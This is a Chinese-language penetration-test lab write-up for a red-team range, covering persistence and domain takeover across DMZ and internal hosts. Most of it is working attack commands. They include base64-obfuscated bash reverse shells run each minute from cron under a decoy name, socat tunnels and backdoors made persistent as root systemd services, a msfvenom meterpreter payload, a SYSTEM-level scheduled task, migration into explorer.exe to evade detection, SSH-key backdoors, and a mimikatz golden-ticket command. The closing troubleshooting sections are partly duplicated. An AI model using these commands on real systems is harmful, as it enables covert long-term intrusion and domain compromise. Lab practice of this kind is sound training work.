创建脚本/usr/local/bin/port-translate.sh 写入端口转发命令榜加上执行权限
- web1#!/bin/bash
nohup socat TCP4-LISTEN:6001,bind=192.168.52.10,reuseaddr,fork TCP4:192.168.162.128:3001 > /dev/null 2>&1 &nohup socat TCP4-LISTEN:6002,bind=192.168.52.10,reuseaddr,fork TCP4:192.168.162.128:3002 >/dev/null 2>&1 &
nohup socat TCP4-LISTEN:6003,bind=192.168.52.10,reuseaddr,fork TCP4:192.168.162.128:3003 >/dev/null 2>&1 &
wait

1792539734239) - web2#!/bin/bash
nohup socat TCP4-LISTEN:8002,bind=192.168.93.10,reuseaddr,fork TCP4:192.168.52.10:6002 > /dev/null 2>&1 &nohup socat TCP4-LISTEN:8003,bind=192.168.93.10,reuseaddr,fork TCP4:192.168.52.10:6003 >/dev/null 2>&1 &
wait
- web1#!/bin/bash
-
将脚本写入systemd服务实现持久化
/etc/systemd/system/port-translate.service- web1[Unit]
Description=Socat Forward
After=network.target # 网络启动后运行[Service]
Type=simple
ExecStart=/usr/local/bin/port-translate.sh
Restart=always # 确保崩溃后重启
User=root[Install]
WantedBy=multi-user.target - web2[Unit]
Description=Socat Forward
After=network.target # 网络启动后运行[Service]
Type=simple
ExecStart=/usr/local/bin/port-translate.sh
Restart=always # 确保崩溃后重启
User=root[Install]
WantedBy=multi-user.target
启用并启动服务
systemctl daemon-reload
systemctl enable port-translate.service
systemctl start port-translate.service
systemctl status port-translate.service

- web1[Unit]
Web1(DMZ)
-
连接持久化:反弹shell定时任务(主动连接kali的2345端口)
-
利用Linux 计划任务 (crontab) 和 Base64 编码
echo 'echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE2Mi4xMjgvMjM0NSAwPiYx | base64 -d | bash' > /usr/local/bin/update-mgr.sh
chmod +x /usr/local/bin/update-mgr.sh -
加入定时任务,每分钟唤醒
(crontab -l; echo "* * * * * /usr/local/bin/update-mgr.sh") | crontab –

-
检验定时任务是否工作正常

kali监听2345端口后一会就有反弹shell建立成功
-
-
web2反弹shell通道持久化:socat 转发自启动
-
创建 /etc/systemd/system/net-forward.service
[Unit]
Description=Network Forwarding (52->kali) Service
After=network-online.target
Wants=network-online.target[Service]
# listen port 1234 and forward to kali:1234
Type=simple
ExecStart=/usr/bin/socat TCP4-LISTEN:1234,fork TCP4:192.168.162.128:1234
Restart=always
RestartSec=10
User=root[Install]
WantedBy=multi-user.target

-
Web2
连接持久化——定时任务:反弹后门(主动连接kali的1234端口)
echo 'echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjUyLjEwLzEyMzQgMD4mMQo= | base64 -d | bash' > /usr/local/bin/update-mgr.sh
chmod +x /usr/local/bin/update-mgr.sh
(crontab -l; echo "* * * * * /usr/local/bin/update-mgr.sh") | crontab –


kali监听1234后成功连接上反弹shell
PC1/pc2
pc2和pc1思路一致,这里只写pc1
将msf木马伪装成systemd服务实现自启动
在用户登陆系统时自动以SYSTEM权限运行木马
-
生成msf木马并上传到pc1
msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=192.168.52.10 lport=6001 -f exe -o PC2_backdoor.exe

-
通过msf本身的指令创建服务
meterpreter > execute -f cmd.exe -a "/c schtasks /create /tn SystemMaintenance /tr C:\\Windows\\System32\\pc1_sync.exe /sc onlogon /ru SYSTEM /f"

-
为防止被查杀,可将木马注入系统进程
meterpreter > migrate -N explorer.exe

DC
黄金票据
根据前面获取的凭据和信息
WHOAMIANONY / S-1-5-21-1315137663-3706837544-1429009142
krbtgt的NTLM哈希:6be58bfcc0a164af2408d1d3bd313c2a
使用msf
kiwi_cmd "kerberos::golden /user:Administrator /domain:WHOAMIANONY.ORG /sid:S-1-5-21-1315137663-3706837544-1429009 /krbtgt:6be58bfcc0a164af2408d1d3bd313c2a /ptt"

查看注入的票据

注入成功
遇到的问题
网络连接问题
现象
网卡配置没问题但是web1 ping不通pc1,pc1也ping不通web1
解决方法
pc1的网络适配器1我设置成了VMnet10,网络适配器2我设置成了VMnet9,此时pc1与web1无法通信
把网络适配器1我设置成了VMnet9,网络适配器2设置成了VMnet10,此时pc1与web1就可以正常通信了
原因
-
在 VMware 的底层,一个 VMnet 就是一台独立的虚拟二层交换机。
-
比如 VMnet10 是一台交换机,VMnet9 是另一台交换机。
-
它们之间默认是不通网线的
-
Web1 的内网网卡选了 VMnet10,PC1 的内网网卡选了 VMnet10,就等于把这两台机器的网线,插在了同一台叫 VMnet10 的交换机上。
-
只要它们在同一个交换机上,且 IP 在同一个网段(192.168.52.0/24),它们就能直接通过 ARP 广播找到对方的 MAC 地址,实现二层互通
-
-
虚拟机的系统(比如 Windows 里的“本地连接 1(网络适配器1)”、“本地连接 2(网络适配器2)”)不知道自己插在哪个交换机上,它只认自己配了什么 IP。
-
如果系统把 52 网段的 IP 配给了“本地连接 1”,但 VMware 底层把“本地连接 1”接到了 VMnet10(93网段的交换机)上。
-
这时候系统一发数据,就走错了门,跑到 93 网段的交换机上去了,52 网段的机器自然收不到,就会报“目标主机不可达”。
-
调换适配器,本质上是把网线重新插回了正确的交换机。
-
高版本哥斯拉连接问题
现象
用 EXP 脚本打出来的 Shell,用常规的哥斯拉(Godzilla)死活连不上

原因
由于红日靶场 Web2 的 Laravel 环境版本特殊,网上的 EXP 脚本(比如 SecPros-Team 那个)是写死的,它利用 Laravel 漏洞时,会在目标服务器上生成一个特定版本的哥斯拉加密马(通常适配哥斯拉 2.x 版本)。现在手里的哥斯拉连不上,说明两边加密算法或通信协议对不上
解决方法
核心思路是利用 phpggc 生成一条恶意的序列化 POC,让目标服务器在触发漏洞时,顺便执行一段系统命令,这段命令负责下载并写入一个最新版(4.0)的哥斯拉木马
中文乱码问题
现象
在 MSF 获取到 Windows 主机(PC1)的 shell 后出现中文乱码
原因
最常见的原因是 Windows 命令行的默认编码(GBK)与 Kali 终端使用的 UTF-8 编码不一致。
解决方法
将 Windows 命令行的活动代码页切换为 UTF-8,从而让中文能够正常显示。
chcp 65001
环境变量无法修改
现象
在劫持环境变量时发现环境变量习修改不了
原因
可能是shell的问题(Webshell不稳定),通过蚁剑、菜刀等 Webshell 管理工具的命令执行功能来运行这些命令,每一条命令都可能在一个独立的、非交互式的子 Shell 中执行。export 的效果无法传递到下一个命令的进程里
解决方法
获取反弹 Shell(Reverse Shell)
-
环境连贯:反弹 Shell 给你的是一段持续的连接,在里面执行 export,变量会保留在当前进程的内存里,下一条命令能立刻读到。
-
规避受限:如果是受限的 Webshell 终端,反弹 Shell 直接建立了一个新的 TCP 连接,脱离原有的 Web 服务上下文,通常能直接拿到完整的交互式 Bash。
为什么已经有了明文账号密码还需要写入ssh公钥
主要是为了稳定、隐蔽和方便
突破密码登录的限制(最核心原因)
很多现代 Linux 系统(比如 Ubuntu)默认配置里,禁止 root 用户直接用密码登录 SSH(PermitRootLogin prohibit-password)。如果只拿密码,你直接用 ssh root@192.168.52.20 可能会被拒绝。但写入公钥后,只要开启了密钥登录,往往就能直接进。
为了走代理(Proxychains)更方便
现在处于内网环境,要连 192.168.52.20,大概率是要挂代理(Proxychains)的。
如果是密码登录:你每次连都要经过代理,网络一卡,或者代理链一抖,输入密码就超时了,还得重头再来。
如果是公钥登录:直接 proxychains4 ssh -i id_rsa root@192.168.52.20,一气呵成,不需要交互,非常丝滑。
做持久化后门(权限维持)
假设系统管理员发现了 Web 漏洞并修补了,甚至重置了密码,之前拿到的密码就失效了。但只要提前把公钥写进了 authorized_keys,私钥依然能随时登进去。这是标准的“留后门”操作。
密码的局限性
-
机器爆破:有些内网机器上,密码可能是不允许 SSH 登录的(比如 Web 端数据库密码,或者只允许特定用户 SSH)。
-
其他服务:就算不写公钥用密码登进去了,有时候要去跑 Ansible、自动化脚本做内网横向时,免密登录是基础。
在kali中ssh公钥认证登录web2失败
现象
在kali中尝试用ssh秘钥认证方式登录web2,但是认证失败了

原因
Kali 和 Web2 之间无法协商出一致的签名算法。
-
Kali 客户端:OpenSSH_10.3p1(非常新)
-
Web2 服务端:OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.13(非常老,Ubuntu 14.04 时代的版本)
-
Kali 的 OpenSSH 版本(8.8 及以上)默认禁用了 ssh-rsa 签名算法(基于 SHA-1),因为它已不安全。而你的 Web2 服务端太老,很可能只支持这种旧的 ssh-rsa 算法。
-
结果就是:客户端说“我不玩 ssh-rsa 了”,服务端说“我只会 ssh-rsa”,双方谈不拢,公钥认证直接失败,然后回退到密码认证。
解决方法
命令执行时指定参数:在 ssh 命令中加上 -o PubkeyAcceptedKeyTypes=+ssh-rsa 参数
proxychains4 ssh -o PubkeyAcceptedKeyTypes=+ssh-rsa -i /root/.ssh/id_rsa ubuntu@192.168.52.20
创建持久化服务时报错
现象
给web1创建net-forward.service时报错Exec format error
原因
socat 没有写绝对路径,ExecStart需要绝对路径,不能用相对路径
解决方法
修复方法:把 socat 改成它的完整路径
配置52网段代理持久化时连不上web2的ssh
现象
web1和kali都配置好并启动frp后,使用proxychains4连接web2的ssh但是连不上

原因
经过排查frp 隧道和 SOCKS5 代理是完好的,且 Web2 的 22 端口也是完全开放的。时因为proxychains4 配置问题。

在/etc/proxychains4.conf中[ProxyList]中有其他的代理,导致proxychains 把 SSH 连接目标错误地解析成了 0.0.0.0:12349,而不是 192.168.52.20:22。这导致代理试图去连接一个不存在的地址,自然就超时并返回 Connection refused 了
-
多代理链的机制:proxychains4 在 [ProxyList] 里写多行代理时,默认是串联(链式)的。如果不注释掉,它会尝试先连 A,再用 A 连 B,最后用 B 去访问目标。
-
dynamic_chain 的“并发”陷阱:如果在配置文件的头部开启了 dynamic_chain,proxychains 会尝试同时去连列表里的所有代理。如果其中某个代理(比如如果配置中有 socks5 0.0.0.0 12349 或类似的失效代理)不可用,它就会在这个节点卡住或报错。
解决方法
把多余的代理注释掉只留127.0.0.1 9050这个代理

另外
-
如果是单层代理,用 strict_chain 最稳
-
如果是多层代理(比如 Kali -> 代理A -> 代理B -> 目标),需要用到 dynamic_chain。
使用proxychains4进行nmap扫描时失败
现象
配置好代理后用proxychains4转发请求对93网段进行nmap扫描时全都显示失败或超时

原因
-
nmap 默认会用原始套接字、ICMP 或 UDP 来探测主机,而 SOCKS5 代理(proxychains 走的就是它)只支持 TCP,一旦 nmap 试图发非 TCP 的包,就会在代理层直接失败并显示超时。
-
虽然加了 -sT(TCP Connect 扫描)和 -Pn(跳过主机发现),但 nmap 在以 root 权限运行时,依然会尝试用底层原始套接字去做一些辅助探测,从而触发问题
解决方法
在命令里加上 –unprivileged 参数,强制 nmap 完全放弃原始套接字,只走普通的 TCP 连接:
proxychains4 nmap -sT -Pn –unprivileged 192.168.93.40
e时报错Exec format error
原因
socat 没有写绝对路径,ExecStart需要绝对路径,不能用相对路径
解决方法
修复方法:把 socat 改成它的完整路径
配置52网段代理持久化时连不上web2的ssh
现象
web1和kali都配置好并启动frp后,使用proxychains4连接web2的ssh但是连不上
[外链图片转存中…(img-9nZI7lrk-1792539734241)]
原因
经过排查frp 隧道和 SOCKS5 代理是完好的,且 Web2 的 22 端口也是完全开放的。时因为proxychains4 配置问题。
[外链图片转存中…(img-Td2SLG7N-1792539734242)]
在/etc/proxychains4.conf中[ProxyList]中有其他的代理,导致proxychains 把 SSH 连接目标错误地解析成了 0.0.0.0:12349,而不是 192.168.52.20:22。这导致代理试图去连接一个不存在的地址,自然就超时并返回 Connection refused 了
-
多代理链的机制:proxychains4 在 [ProxyList] 里写多行代理时,默认是串联(链式)的。如果不注释掉,它会尝试先连 A,再用 A 连 B,最后用 B 去访问目标。
-
dynamic_chain 的“并发”陷阱:如果在配置文件的头部开启了 dynamic_chain,proxychains 会尝试同时去连列表里的所有代理。如果其中某个代理(比如如果配置中有 socks5 0.0.0.0 12349 或类似的失效代理)不可用,它就会在这个节点卡住或报错。
解决方法
把多余的代理注释掉只留127.0.0.1 9050这个代理
[外链图片转存中…(img-W9XyZ9hp-1792539734242)]
另外
-
如果是单层代理,用 strict_chain 最稳
-
如果是多层代理(比如 Kali -> 代理A -> 代理B -> 目标),需要用到 dynamic_chain。
使用proxychains4进行nmap扫描时失败
现象
配置好代理后用proxychains4转发请求对93网段进行nmap扫描时全都显示失败或超时
[外链图片转存中…(img-5SUfQ6O8-1792539734242)]
原因
-
nmap 默认会用原始套接字、ICMP 或 UDP 来探测主机,而 SOCKS5 代理(proxychains 走的就是它)只支持 TCP,一旦 nmap 试图发非 TCP 的包,就会在代理层直接失败并显示超时。
-
虽然加了 -sT(TCP Connect 扫描)和 -Pn(跳过主机发现),但 nmap 在以 root 权限运行时,依然会尝试用底层原始套接字去做一些辅助探测,从而触发问题
解决方法
在命令里加上 –unprivileged 参数,强制 nmap 完全放弃原始套接字,只走普通的 TCP 连接:
proxychains4 nmap -sT -Pn –unprivileged 192.168.93.40